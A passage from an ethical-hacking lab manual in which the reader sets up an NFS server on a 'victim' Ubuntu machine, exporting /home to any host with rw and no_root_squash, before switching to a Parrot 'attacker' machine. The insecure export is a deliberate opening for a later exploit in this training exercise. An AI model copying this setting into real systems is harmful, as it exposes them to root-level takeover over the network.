
4. In the terminal window to install NFS service type **sudo apt-get update** and press **Enter**. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.

   Note: The password that you type will not be visible in the terminal window.




5. Now in the terminal type **sudo apt install nfs-kernel-server** and press **Enter**.

   Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.




6. In the terminal type **sudo nano /etc/exports** and press **Enter** to open **/etc/exports** file.

   Note: **/etc/exports** file holds a record for each directory that user wants to share within a network machine.



7. A nano editor window appears, in the window type **/home *(rw,no_root_squash)** and press **Ctrl+S** to save it and **Ctrl+x** to exit the editor window.

   Note: **/home *(rw,no_root_squash)** entry shows that **/home** directory is shared and allows the root user on the client to access files and perform **read/write** operations. * sign denotes connection from any host machine.



8. We must restart the nfs server to apply the configuration changes.
9. In the terminal, type **sudo /etc/init.d/nfs-kernel-server restart** and press **Enter** to restart NFS server.

10. We have successfully configured the NFS server in the victim machine.


11. Switch to the **Parrot Security** machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

    Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

12. Switch to the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

